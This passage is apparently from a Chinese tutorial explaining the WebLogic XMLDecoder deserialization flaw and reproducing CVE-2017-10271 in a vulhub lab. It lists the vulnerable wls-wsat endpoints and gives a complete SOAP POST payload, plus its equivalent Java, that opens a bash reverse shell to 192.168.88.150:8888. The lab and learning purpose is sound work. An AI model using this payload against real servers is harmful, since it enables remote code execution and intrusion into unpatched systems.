
然后调用ElementHandler类的getValueObject获取标签内的value值。

经过多次的handler的getValueObject调用,标签都闭合之后,最终去调用ObjectElementhandler的getValueObject方法。

最终得到的var3的值为java.lang.ProcessBuilder,var4的值为start,再通过Expression的var5的getValue方法反射调用start触发命令执行。
其实最后相当于最后拼接了这样一个表达式:
new java.lang.ProcessBuilder(new String[]{"calc"}).start();
水平有限这里只是大概走了个流程,详细过程可参考:https://www.cnblogs.com/LittleHann/p/17814641.html
总之,XMLDecoder导致漏洞的原因就是在于这些handler处理节点的时候,对外部输入的XML指定节点类型信息没有做限制,同时在进行节点实例化的时候允许节点属性由XML任意控制,最终再由Java反射特性实现了代码执行。
WebLogic XMLDecoder反序列化漏洞的原因在于,Weblogic的WLS Security组件对外提供webservice服务,其中就使用了XMLDecoder来解析用户传入的XML数据,在解析的过程中出现反序列化漏洞,最终导致可执行任意命令。
如果对WebLogic XMLDecoder反序列化更深入的了解的话,可以IDEA远程调试Weblogic,根据复现爆出的调用栈进行跟踪调试。
可参考这篇文章:https://shu1l.github.io/2021/02/09/weblogic-xmldecoder-fan-xu-lie-hua-lou-dong-xue-xi/#动态调试
有关WebLogic的XMLDecoder反序列化漏洞包括CVE-2017-3506、CVE-2017-10271、CVE-2019-2725、CVE-2019-2729等,其漏洞原理相似,差异主要在于出问题的包、黑名单过滤的标签。
漏洞复现
这里用vulhub靶场的CVE-2017-10271漏洞环境进行复现XMLDecoder反序列化漏洞远程命令执行。
影响版本:Weblogic < 10.3.6
环境搭建:
cd ./vulhub/weblogic/CVE-2017-10271

docker compose up -d
访问这些目录手动检测:
/wls-wsat/CoordinatorPortType

/wls-wsat/RegistrationPortTypeRPC

/wls-wsat/ParticipantPortType

/wls-wsat/RegistrationRequesterPortType

/wls-wsat/CoordinatorPortType11

/wls-wsat/RegistrationPortTypeRPC11

/wls-wsat/ParticipantPortType11

/wls-wsat/RegistrationRequesterPortType11

浏览器访问/wls-wsat/CoordinatorPortType路径,出现下图就说明大可能存在漏洞:

使用Burp拦截请求页面,请求方法改为POST,添加如下header字段,其中Content-Length为Payload的长度:
Content-Type: text/xml

Content-Length: 640
POST的Payload如下:
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i >& /dev/tcp/192.168.88.150/8888 0>&1</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
简单解释一下Payload的构造原理:
开头和末尾的几个标签主要是SOAP的协议规范,java标签中的是恶意的XML数据。XMLDecoder对象包含一个rocessBuilder对象用来构建一个指定命令的进程,执行一个反弹shell的命令。
整个XML反序列化后相当于执行代码:
String[] cmd = new String[3];

cmd[0] = "/bin/bash";

cmd[1] = "-c";

cmd[2] = "bash -i >& /dev/tcp/192.168.88.150/8888 0>&1";

new ProcessBuilder(cmd).start();
